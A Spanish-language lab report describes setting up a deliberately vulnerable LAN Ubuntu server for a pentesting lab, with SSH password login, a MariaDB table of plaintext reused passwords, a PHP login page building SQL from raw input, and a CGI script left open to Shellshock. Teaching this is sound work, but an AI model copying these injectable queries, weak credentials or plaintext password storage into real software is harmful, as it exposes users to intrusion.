La red LAN representa el entorno corporativo interno de la organización. Esta zona almacena datos internos, aplicaciones utilizadas por la empresa y servicios críticos que interactúan tanto con la base de datos de la DMZ como con el Controlador de Dominio.

Se han desplegado en ella **servicios deliberadamente vulnerables**, diseñados para permitir pivoting desde la DMZ y facilitar ataques avanzados.

### 7.4.1. Instalación de Ubuntu Server LAN







Contraseña: miguell23

Terminada la instalación actualizo el sistema y me conecto por ssh para realizar las configuraciones oportunas

## Configuración red



- Red estática garantiza consistencia en la arquitectura.
- El controlador de dominio (10.10.20.20) actúa como DNS interno, simulando un entorno corporativo real.



Ahora procedo a realizar ping desde mi maquina atacante para comprobar que hay conexión

```
kali@kali: ~  
Session Actions Edit View Help  
└─(kali@kali)-[~]  
$ ping -c 4 10.10.20.10  
PING 10.10.20.10 (10.10.20.10) 56(84) bytes of data.  
^C  
— 10.10.20.10 ping statistics —  
4 packets transmitted, 0 received, 100% packet loss, time 3074 ms  
  
└─(kali@kali)-[~]  
$
```

Establezco las reglas para que Kali Linux pueda entablar conexión con la red LAN

Firewall / Rules / Edit

### Edit Firewall Rule

**Action**   
Choose what to do with packets that match the criteria specified below.  
Hint: the difference between block and reject is that with reject, a packet (TCP RST or ICMP port unreachable for UDP) is returned to the sender, whereas with block the packet is dropped silently. In either case, the original packet is discarded.

**Disabled** ☐ Disable this rule  
Set this option to disable this rule without removing it from the list.

**Interface**   
Choose the interface from which packets must come to match this rule.

**Address Family**   
Select the Internet Protocol version this rule applies to.

**Protocol**   
Choose which IP protocol this rule should match.

**Source**  
**Source** ☐ Invert match   /

**Destination**  
**Destination** ☐ Invert match   /

**Extra Options**  
**Log** ☐ Log packets that are handled by this rule  
Hint: the firewall has limited local log space. Don't turn on logging for everything. If doing a lot of logging, consider using a remote syslog server (see the Status: System Logs: Settings page).

**Description**   
A description may be entered here for administrative reference. A maximum of 52 characters will be used in the ruleset label and displayed in the firewall log.

**Advanced Options**

```
└─(kali@kali)-[~]  
$ ping -c 4 10.10.20.10  
PING 10.10.20.10 (10.10.20.10) 56(84) bytes of data.  
64 bytes from 10.10.20.10: icmp_seq=1 ttl=63 time=0.488 ms  
64 bytes from 10.10.20.10: icmp_seq=2 ttl=63 time=4.41 ms  
64 bytes from 10.10.20.10: icmp_seq=3 ttl=63 time=1.53 ms  
64 bytes from 10.10.20.10: icmp_seq=4 ttl=63 time=1.74 ms  
  
— 10.10.20.10 ping statistics —  
4 packets transmitted, 4 received, 0% packet loss, time 3023ms  
rtt min/avg/max/mdev = 0.488/2.042/4.410/1.446 ms  
  
└─(kali@kali)-[~]  
$
```

# INSTALACION DE SERVICIOS

## OpenSSH reforzado

```
lan_server@lanserver: ~  
lan_server@lanserver:~$ sudo apt update && sudo apt install openssh-server -y  
  
lan_server@lanserver:~$ sudo systemctl status ssh  
● ssh.service - OpenBSD Secure Shell server  
   Loaded: loaded (/lib/systemd/system/ssh.service; enabled; vendor preset: enabled)  
   Active: active (running) since Sat 2025-11-22 18:13:41 UTC; 31min ago  
     Docs: man:sshd(8)  
           man:sshd_config(5)  
  Process: 16979 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)  
    Main PID: 16991 (sshd)  
      Tasks: 1 (limit: 2177)  
     Memory: 6.8M  
        CPU: 81ms  
    CGroup: /system.slice/ssh.service  
            └─16991 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"  
  
nov 22 18:13:41 lanserver sshd[16991]: Server listening on 0.0.0.0 port 22.  
nov 22 18:13:41 lanserver sshd[16991]: Server listening on :: port 22.  
nov 22 18:13:41 lanserver systemd[1]: Started OpenBSD Secure Shell server.  
nov 22 18:14:16 lanserver sshd[17062]: Connection closed by 10.10.10.10 port 40720 [preauth]  
nov 22 18:14:22 lanserver sshd[17064]: Accepted password for lan_server from 10.10.10.10 port 37780 ssh2  
nov 22 18:14:22 lanserver sshd[17064]: pam_unix(sshd:session): session opened for user lan_server(uid=1000) by (uid=0)  
nov 22 18:37:55 lanserver sshd[17184]: Accepted password for lan_server from 10.10.10.25 port 57644 ssh2  
nov 22 18:37:55 lanserver sshd[17184]: pam_unix(sshd:session): session opened for user lan_server(uid=1000) by (uid=0)  
lan_server@lanserver:~$ ss -tulnp | grep 22  
tcp    LISTEN 0      128      0.0.0.0:22      0.0.0.0:*  
tcp    LISTEN 0      128      [::]:22       [::]:*  
lan_server@lanserver:~$
```

Ahora voy a proceder a editar el fichero de configuracion de ssh para reforzarlo

```
dmz_server@ubuserverdmz: ~/dmz-lab  lan_server@lanserver: /etc/ssh  miguel@SAD-ASIR:~  
GNU nano 6.2 sshd_config  
  
# This is the sshd system-wide configuration file. See  
# sshd_config(5) for more information.  
  
# This sshd was compiled with PATH=/usr/local/sbin:/usr/local/bin:/usr/bin:/sbin:/bin:/usr/games  
  
# The strategy used for options in the default sshd_config shipped with  
# OpenSSH is to specify options with their default value where  
# possible, but leave them commented. Uncommented options override the  
# default value.  
  
Include /etc/ssh/sshd_config.d/*.conf  
  
#Port 22  
#AddressFamily any  
#ListenAddress 0.0.0.0  
#ListenAddress ::  
  
#HostKey /etc/ssh/ssh_host_rsa_key  
#HostKey /etc/ssh/ssh_host_ecdsa_key  
#HostKey /etc/ssh/ssh_host_ed25519_key  
  
# Ciphers and keying  
#RekeyLimit default none  
  
# Authentication:  
  
#LoginGraceTime 2m  
PermitRootLogin no  
#StrictModes yes  
#MaxAuthTries 6  
#MaxSessions 10  
  
PubkeyAuthentication yes  
  
#IgnoreRhosts yes  
  
# To disable tunneled clear text passwords, change to no here!  
PasswordAuthentication yes  
#PermitEmptyPasswords no
```



```
# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the KbdInteractiveAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via KbdInteractiveAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and KbdInteractiveAuthentication to 'no'.
UsePAM yes

#AllowAgentForwarding yes
#AllowTcpForwarding yes
#GatewayPorts no
X11Forwarding no
#X11DisplayOffset 10
#X11UseLocalhost yes
#PermitTTY yes
PrintMotd no
#PrintLastLog yes
#TCPKeepAlive yes
#PermitUserEnvironment no
#Compression delayed
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS no
#PidFile /run/sshd.pid
#MaxStartups 10:30:100
#PermitTunnel no
#ChrootDirectory none
#VersionAddendum none
```

- **PermitRootLogin no**

Evita que el usuario root pueda loguearse directamente por SSH.  
**Motivo de seguridad real:** se reduce la superficie de ataque. Mejor comprometer un usuario normal y luego escalar privilegios.

- **PasswordAuthentication yes**

Permitimos contraseñas, porque **quieres hacer ataques de fuerza bruta desde Kali**. En un entorno real quizás lo desactivaría y usaría solo claves públicas.

- **PubkeyAuthentication yes**

Permitimos también autenticación con keys SSH (para la parte “segura” de tu proyecto).

- **X11Forwarding** **no**

Estás en servidores, no necesitas UI remota gráfica. Desactivarlo reduce riesgos.

Guardo y reinicio

```
lan_server@lanserver: ~
lan_server@lanserver:~$ sudo systemctl restart ssh
```

# INSTALACION DE APACHE

## Objetivo técnico

- Tener un servidor web clásico en la LAN.
- Usarlo como objetivo de pruebas web (HTTP básico, luego app vulnerable).
- Poder servir páginas PHP que interactúen con la base de datos (SQLi, LFI, etc.).

```
lan_server@lanserver: $ sudo apt install -y apache2 php libapache2-mod-php php-mysql php-curl php-xml php-zip
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
```

## Por qué cada componente:

- apache2 → servidor web HTTP.
- php → interprete PHP CLI.
- libapache2-mod-php → módulo que integra PHP con Apache (para ejecutar .php desde el navegador).
- php-mysql → permite que PHP se conecte a MySQL/MariaDB.
- php-curl → útil si tu código PHP hace peticiones HTTP (no es crítico, pero es habitual).
- php-xml, php-zip → extensiones que muchas apps PHP requieren.

```
lan_server@lanserver: $ sudo systemctl status apache2
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2025-11-22 18:59:29 UTC; 1min 58s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 28097 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 28102 (apache2)
    Tasks: 6 (limit: 2177)
   Memory: 12.2M
      CPU: 65ms
   CGroup: /system.slice/apache2.service
           └─28102 /usr/sbin/apache2 -k start
             └─28105 /usr/sbin/apache2 -k start
               └─28106 /usr/sbin/apache2 -k start
                 └─28107 /usr/sbin/apache2 -k start
                   └─28108 /usr/sbin/apache2 -k start
                     └─28109 /usr/sbin/apache2 -k start

nov 22 18:59:29 lanserver systemd[1]: Starting The Apache HTTP Server...
nov 22 18:59:29 lanserver apache2[28101]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 10.10.20.10. Set the 'ServerName' directive properly to avoid this error.
```

## Compruebo conectividad desde Kali

```
[kali@kali] ~
$ curl http://10.10.20.10
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<!--
  Modified from the Debian original for Ubuntu
  Last updated: 2022-03-22
  See: https://launchpad.net/bugs/1966004
-->
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
  <title>Apache2 Ubuntu Default Page: It works</title>
  <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }
  body, html {
    padding: 3px 3px 3px 3px;
    background-color: #D8DBE2;
    font-family: Ubuntu, Verdana, sans-serif;
    font-size: 11pt;
    text-align: center;
  }
  </style>
</head>
<div style="text-align: center;">
  <h1>It works!</h1>
  <img alt="Ubuntu logo" data-bbox="492 848 508 864" />
  <p>Apache2 Ubuntu Default Page: It works</p>
</div>
</html>
```

## MySQL/MariaDB (base de datos objetivo)

Utilizo un script de automatización para crear la base de datos

```
lan_server@lanserver:/var/www/html$ sudo cat /root/vulndb.sql
-- 1) Crear BD vulnerable (si no existe)
CREATE DATABASE IF NOT EXISTS vulndb;
USE vulndb;

-- 2) Usuario inseguro para pentesting (si aún no lo tienes)
CREATE USER IF NOT EXISTS 'vulnuser'@'%' IDENTIFIED BY '12345';
GRANT ALL PRIVILEGES ON vulndb.* TO 'vulnuser'@'%';
FLUSH PRIVILEGES;

-- 3) Tabla principal usada por login.php
DROP TABLE IF EXISTS usuarios_app;

CREATE TABLE usuarios_app (
  id          INT AUTO INCREMENT PRIMARY KEY,
  username    VARCHAR(50) NOT NULL,
  password_plain VARCHAR(100) NOT NULL,
  rol         VARCHAR(30) NOT NULL,
  origen      VARCHAR(30) NOT NULL, -- AD, Win10, UbuntuDMZ, etc.
  comentario  TEXT
);

-- 4) Insertar credenciales reales reutilizadas
-- Todos estos usuarios existen en otros sistemas
INSERT INTO usuarios_app (username, password_plain, rol, origen, comentario) VALUES
-- Usuarios de AD (soporte, invitado, finanzas, rrhh)
('soporte1', 'Admin123', 'soporte', 'AD', 'Cuenta de soporte en AD (mismos datos que en dominio)'),
('invitado1', 'Invitado123', 'invitado', 'AD', 'Cuenta de invitado de dominio, pensada para accesos temporales.'),
('finanzas1', 'Finan2025', 'finanzas', 'AD', 'Usuario del departamento de finanzas en AD.'),
('rrhh1', 'Recursos2025', 'rrhh', 'AD', 'Usuario del departamento de RRHH en AD.'),
('it.admin', 'Admin123', 'IT Admin', 'AD', 'Usuario del departamento de IT en AD.'),
('invitado1', 'Invitado123', 'Invitado Kerberos', 'AD', 'Usuario invitado de AD.'),
-- Cuentas de los servidores Linux
('dmz_server', 'admin123', 'srv_dmz', 'UbuntuDMZ', 'Usuario administrador del Ubuntu de la DMZ.'),
('lan_server', 'miguel123', 'srv_lan', 'UbuntuLAN', 'Usuario administrador del Ubuntu de la LAN.'),
-- Cuentas de Windows
('miguel_srv', 'Password123', 'admin_srv', 'WinServer', 'Cuenta miguel con privilegios en Windows Server.'),
('miguel_cli', 'password123', 'usuario_w10', 'Win10', 'Cuenta miguel en el cliente Windows 10.');
```

Accedo a mysql y ejecuto el script

```
lan_server@lanserver:/var/www/html$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 32
Server version: 10.6.22-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SOURCE /root/vulndb.sql
Query OK, 1 row affected (0,000 sec)

Database changed
Query OK, 0 rows affected, 1 warning (0,001 sec)

Query OK, 0 rows affected (0,003 sec)

Query OK, 0 rows affected (0,001 sec)

Query OK, 0 rows affected, 1 warning (0,002 sec)

Query OK, 0 rows affected (0,004 sec)

Query OK, 10 rows affected (0,002 sec)
Records: 10 Duplicates: 0 Warnings: 0

MariaDB [vulndb]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sys |
| vulndb |
+-----+
5 rows in set (0,000 sec)

MariaDB [vulndb]>
```

El objetivo de este script es crear una base de datos con usuarios y contraseñas de los sistemas de la infraestructura de red



## Comprobación de que la tabla con usuarios y contraseñas se ha creado

```
lan_server@lanserver:/etc/sql$ sudo mysql -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 33
Server version: 10.6.22-MariaDB-0ubuntu0.22.04.1 Ubuntu 22.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use vulndb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [vulndb]> show tables;
+-----+
| Tables_in_vulndb |
+-----+
| usuarios_app      |
+-----+
1 row in set (0.000 sec)

MariaDB [vulndb]> select * from usuarios_app;
+----+-----+-----+-----+-----+-----+
| id | username | password_plain | rol | origen | comentario |
+----+-----+-----+-----+-----+-----+
| 1 | soporte1 | Admin123 | soporte | AD | Cuenta de soporte en AD (mismos datos que en dominio). |
| 2 | invitado1 | invitado123 | invitado | AD | Cuenta de invitado de dominio, pensada para accesos temporales. |
| 3 | finanzas1 | Finan2025 | finanzas | AD | Usuario del departamento de finanzas en AD. |
| 4 | rrhh1 | Recursos2025 | rrhh | AD | Usuario del departamento de RRHH en AD. |
| 5 | it.admín | Admin123 | IT Admin | AD | Usuario del departamento de IT en AD. |
| 6 | invitado1 | invitado123 | invitado Kerberos | AD | Usuario invitado de AD. |
| 7 | dmz_server | admin123 | srv_dmz | UbuntuDMZ | Usuario administrador del Ubuntu de la DMZ. |
| 8 | lan_server | miguel123 | srv_lan | UbuntuLAN | Usuario administrador del Ubuntu de la LAN. |
| 9 | miguel_srv | Password123 | admin_srv | WinServer | Cuenta miguel con privilegios en Windows Server. |
| 10 | miguel_cli | password123 | usuario_w10 | Win10 | Cuenta miguel en el cliente Windows 10. |
+----+-----+-----+-----+-----+-----+
10 rows in set (0.000 sec)

MariaDB [vulndb]>
```

## Objetivo técnico

- Cómo una consulta mal construida permite inyección SQL.
- Cómo leer datos sin autorización.
- Cómo bypassear login.

```
dmz_server@ubuserverdmz: ~/dmz-lab          x          lan_server@lanserver: /var/www/html          x          miguel@SAD-ASIR:~          x          GNU nano 6.2          login.php

$resultado = $mysql->query($sql);

if ($resultado && $resultado->num_rows > 0) {
    $fila = $resultado->fetch_assoc();
    $mensaje = "Login correcto. Bienvenido " . $fila['username'] .
        " (rol: " . $fila['rol'] . ", origen: " . $fila['origen'] . ")";
} else {
    $mensaje = "Usuario o contraseña incorrectos";
}

$mysql->close();
}

<!DOCTYPE html>
<html lang="es">
<head>
    <meta charset="UTF-8">
    <title>Panel autenticacion</title>
    <style>
        body {
            font-family: Arial, sans-serif;
            background-color: #121212;
            color: #f5f5f5;
            display: flex;
            justify-content: center;
            align-items: center;
            height: 100vh;
            margin: 0;
        }
        .login-container {
            background-color: #1e1e1e;
            padding: 30px 40px;
            border-radius: 10px;
            box-shadow: 0 0 15px rgba(0,0,0,0.6);
            width: 380px;
        }
        h1 {
            margin-top: 0;
            text-align: center;
        }
    </style>
</head>
<body>
    <div class="login-container">
        <h1>Panel de Autenticación</h1>
        <div class="form">
            <input type="text" value="Usuario" />
            <input type="password" value="Contraseña" />
            <input type="button" value="Iniciar Sesión" />
        </div>
    </div>
</body>
</html>
```

```
GNU nano 6.2 login.php
label {
    display: block;
    margin-top: 15px;
}
input[type="text"],
input[type="password"] {
    width: 100%;
    padding: 8px 10px;
    margin-top: 5px;
    border-radius: 4px;
    border: 1px solid #444;
    background-color: #2a2a2a;
    color: #f5f5f5;
}
input[type="submit"] {
    margin-top: 20px;
    width: 100%;
    padding: 10px 0;
    border: none;
    border-radius: 4px;
    background-color: #0078d4;
    color: #fff;
    font-weight: bold;
    cursor: pointer;
}
input[type="submit"]:hover {
    background-color: #005fa3;
}
.clock-container {
    margin-top: 20px;
    border: 1px solid #444;
    border-radius: 6px;
    overflow: hidden;
}
.clock-title {
    background-color: #2a2a2a;
    padding: 6px 10px;
    font-size: 0.9em;
    border-bottom: 1px solid #444;
}
.clock-frame {
```

```
GNU nano 6.2 login.php
.clock-frame {
    width: 100%;
    height: 60px;
    border: none;
}
.mensaje {
    margin-top: 15px;
    font-size: 0.9em;
    text-align: center;
}
</style>
</head>
<body>
<div class="login-container">
    <h1>Panel de Login</h1>

    <form method="post" action="login.php">
        <label for="user">Usuario</label>
        <input type="text" id="user" name="user" autocomplete="off">

        <label for="pass">Contraseña</label>
        <input type="password" id="pass" name="pass">

        <input type="submit" value="Entrar">
    </form>

    <?php if ($mensaje != ''): ?>
        <div class="mensaje">
            <?php echo htmlspecialchars($mensaje, ENT_QUOTES, 'UTF-8'); ?>
        </div>
    <?php endif; ?>

    <!-- Reloj cgi vulnerable (Shellshock / RCE) integrado en la página -->
    <div class="clock-container">
        <div class="clock-title">
            Hora del servidor
        </div>
        <iframe
            src="/cgi-bin/reloj.cgi"
            class="clock-frame"
            title="Reloj">
    </div>
```

## Recepción de los datos del formulario

El código comienza comprobando si se ha enviado el formulario mediante el método POST.

A partir de ahí se leen los campos:

```
$user = $_POST['user'] ?? '';
```

```
$pass = $_POST['pass'] ?? '';
```

- `$_POST['user']` y `$_POST['pass']` contienen el usuario y la contraseña introducidos en el formulario HTML.
- Se utiliza el operador `??` para evitar avisos en caso de que el índice no exista (por ejemplo, en la primera carga de la página).

## Conexión con la base de datos

A continuación, se establece la conexión con la base de datos MySQL mediante la extensión mysqli:

```
$mysqli = new mysqli('localhost', 'usuario_bd', 'password_bd', 'nombre_bd');
```

- Se indica el host (localhost o el servidor de la LAN), el usuario de la base de datos, su contraseña y el nombre de la base de datos donde se almacena la tabla de usuarios.
- En caso de error de conexión se podría mostrar un mensaje o registrar el fallo, en producción esto debería manejarse con más cuidado para no revelar información del sistema.

## Construcción y ejecución de la consulta SQL

Una vez establecida la conexión, se construye la sentencia SQL que verifica si existe un usuario con el nombre y la contraseña proporcionados:

```
$sql = "SELECT username, rol, origen
```

```
FROM usuarios
```

```
WHERE username = '$user'
```

```
AND password = '$pass'";
```

```
$resultado = $mysqli->query($sql);
```

- La consulta selecciona el username, el rol y el origen del usuario autenticado.
- Se ejecuta con `$mysqli->query($sql)` y el resultado se almacena en `$resultado`.
- **no se utilizan consultas preparadas**, lo que en un entorno real sería un riesgo de inyección SQL.

## Comprobación del resultado y generación del mensaje

Después de ejecutar la consulta, se comprueba si se ha obtenido al menos una fila:

```
if ($resultado && $resultado->num_rows > 0) {
```

```
    $fila = $resultado->fetch_assoc();
```

```
    $mensaje = "Login correcto. Bienvenido " . $fila['username'] .
```

```
        " (rol: " . $fila['rol'] . ", origen: " . $fila['origen'] . ")";
```

```
} else {
```

```
$mensaje = "Usuario o contraseña incorrectos";
}
$mysqli->close();
```

- Si la consulta devuelve al menos un registro, se obtiene la fila con `fetch_assoc()` y se construye un mensaje de bienvenida que incluye:
  - el nombre de usuario,
  - el rol asociado,
  - y el origen del usuario (por ejemplo, si viene de la DMZ, de la LAN, etc.).
- Si no hay coincidencias, se genera el mensaje de error «*Usuario o contraseña incorrectos*».
- Finalmente se cierra la conexión con la base de datos mediante `$mysqli->close()` para liberar recursos.

Este mensaje (\$mensaje) es el que posteriormente se mostrará en la parte HTML de la página.

### Estructura HTML básica del documento

Tras el bloque PHP se define la estructura HTML de la página de login:

```
<!DOCTYPE html>
<html lang="es">
<head>
  <meta charset="UTF-8">
  <title>Panel autenticación</title>
  <style>
    ...
  </style>
</head>
<body>
  ...
</body>
</html>
```

- `<!DOCTYPE html>` indica que se está utilizando HTML5.
- `<html lang="es">` define que el contenido está en español.
- `<meta charset="UTF-8">` asegura que los caracteres especiales (tildes, ñes, etc.) se muestren correctamente.
- `<title>Panel autenticación</title>` establece el título de la pestaña del navegador.

- Dentro de `<style>...</style>` se incluye todo el CSS que da formato al formulario y al reloj integrado.

### Hoja de estilos interna (CSS)

Dentro del bloque `<style>` se define el aspecto visual de la página. Los selectores se aplican a distintos elementos:

Estilo general del body

```
body{
  font-family: Arial, sans-serif;
  background-color: #121212;
  color: #f5f5f5;
  display: flex;
  justify-content: center;
  align-items: center;
  height: 100vh;
  margin: 0;
}
```

- Se establece una tipografía sencilla (Arial).
- Fondo oscuro (#121212) y texto claro (#f5f5f5) para un tema tipo “dark mode”.
- Se utiliza `display: flex` y `justify-content/align-items: center` para centrar el contenido vertical y horizontalmente.
- `height: 100vh` hace que el cuerpo ocupe el alto completo de la ventana.
- `margin: 0` elimina el margen por defecto del navegador.

### Contenedor del formulario de login

```
.login-container {
  background-color: #1e1e1e;
  padding: 30px 40px;
  border-radius: 10px;
  box-shadow: 0 0 15px rgba(0,0,0,0.6);
  width: 380px;
}
```

- `.login-container` es el bloque que contiene el formulario.
- Se le da un fondo ligeramente más claro, bordes redondeados y sombra para simular una tarjeta flotante.
- `width: 380px` fija el ancho del panel para que no se expanda en exceso.

## Título del panel

```
h1 {  
  margin-top: 0;  
  text-align: center;  
}
```

- Se quita el margen superior y se centra el texto del encabezado “Panel de Login”.

## Etiquetas de los campos

```
label {  
  display: block;  
  margin-top: 15px;  
}
```

- Cada label se muestra en bloque y con un margen superior para separar correctamente los campos.

## Campos de entrada de texto y contraseña

```
input[type="text"],  
input[type="password"] {  
  width: 100%;  
  padding: 8px 10px;  
  margin-top: 5px;  
  border-radius: 4px;  
  border: 1px solid #444;  
  background-color: #222;  
  color: #f5f5f5;  
}
```

- Los campos ocupan el 100 % del ancho disponible.
- Se les aplica relleno interno (padding), bordes redondeados y un fondo oscuro.
- El color del texto se mantiene claro para respetar el tema oscuro.

## Botón de envío

```
input[type="submit"] {  
  margin-top: 20px;  
  width: 100%;  
  padding: 8px 10px;  
  border: none;  
  border-radius: 4px;  
  background-color: #0078d4;  
  color: #fff;  
  font-weight: bold;  
  cursor: pointer;
```

```
}
```

```
input[type="submit"]:hover {  
    background-color: #005fa3;  
}
```

- El botón ocupa todo el ancho disponible, con un color azul principal.
- Se usa font-weight: bold para hacerlo más visible.
- La pseudoclase :hover oscurece ligeramente el color al pasar el ratón, mejorando la usabilidad.

### Contenedor del reloj y estilos relacionados

```
.clock-container {  
    margin-top: 20px;  
    border: 1px solid #444;  
    border-radius: 6px;  
    overflow: hidden;  
}
```

```
.clock-title {  
    background-color: #2a2a2a;  
    padding: 6px 10px;  
    font-size: 0.9em;  
    border-bottom: 1px solid #444;  
}
```

```
.clock-frame {  
    width: 100%;  
    height: 60px;  
    border: none;  
}
```

- .clock-container define el recuadro que contiene el reloj CGI.
- .clock-title muestra una barra superior con el texto “Hora del servidor”.
- .clock-frame se aplica al iframe donde se carga el script CGI vulnerable.

### Estructura del formulario de login

Dentro del <body> se encuentra el contenedor principal y el formulario:

```
<body>  
<div class="login-container">  
    <h1>Panel de Login</h1>  
  
    <form method="post" action="login.php">  
        <label for="user">Usuario</label>  
        <input type="text" id="user" name="user" autocomplete="off">
```



```

<label for="pass">Contraseña</label>
<input type="password" id="pass" name="pass">

<input type="submit" value="Entrar">
</form>
...
</div>
</body>

```

- `<div class="login-container">` aplica el estilo del panel descrito antes.
- `<h1>Panel de Login</h1>` es el título visual de la página.
- `<form method="post" action="login.php">` define el formulario:
  - `method="post"` envía los datos por POST.
  - `action="login.php"` hace que el formulario se procese en el mismo fichero.
- El formulario incluye:
  - Un campo de texto para el usuario (`name="user"`).
  - Un campo de contraseña (`name="pass"`).
  - Un botón de envío con el texto “Entrar”.

### Visualización del mensaje de resultado del login

Debajo del formulario se incluye un bloque PHP embebido en HTML que muestra el mensaje generado en la parte superior del script:

```

<?php if ($mensaje != ""): ?>
  <div class="mensaje">
    <?php echo htmlspecialchars($mensaje, ENT_QUOTES, 'UTF-8'); ?>
  </div>
<?php endif; ?>

```

- Se comprueba si la variable `$mensaje` no está vacía.
- Si existe un mensaje, se muestra dentro de un `<div>` con la clase `.mensaje`, aplicando el estilo CSS correspondiente.
- Se utiliza `htmlspecialchars($mensaje, ENT_QUOTES, 'UTF-8')` para codificar los caracteres especiales y evitar que el mensaje pueda inyectar HTML o JavaScript, mitigando así posibles ataques XSS si el contenido procediera de la base de datos.

**Se aplica una medida de seguridad básica** frente a XSS utilizando `htmlspecialchars`.

## Integración del reloj CGI vulnerable (Shellshock / RCE)

Finalmente, el panel incorpora un bloque que integra un script CGI vulnerable dentro de la propia página de login:


```
<!-- Reloj cgi vulnerable (Shellshock / RCE) integrado en la página -->
<div class="clock-container">
  <div class="clock-title">
    Hora del servidor
  </div>
  <iframe
    src="/cgi-bin/reloj.cgi"
    class="clock-frame"
    title="Reloj">
  </iframe>
</div>
```

- El comentario HTML documenta la intención: integrar un **reloj CGI vulnerable** susceptible de ataques tipo **Shellshock / RCE**.
- `src="/cgi-bin/reloj.cgi"` carga el script `reloj.cgi` que se ejecuta en el servidor web mediante la interfaz CGI.
- Este script se ha dejado deliberadamente vulnerable para simular un escenario real en el que:
  - La página principal parece un simple formulario de login legítimo.
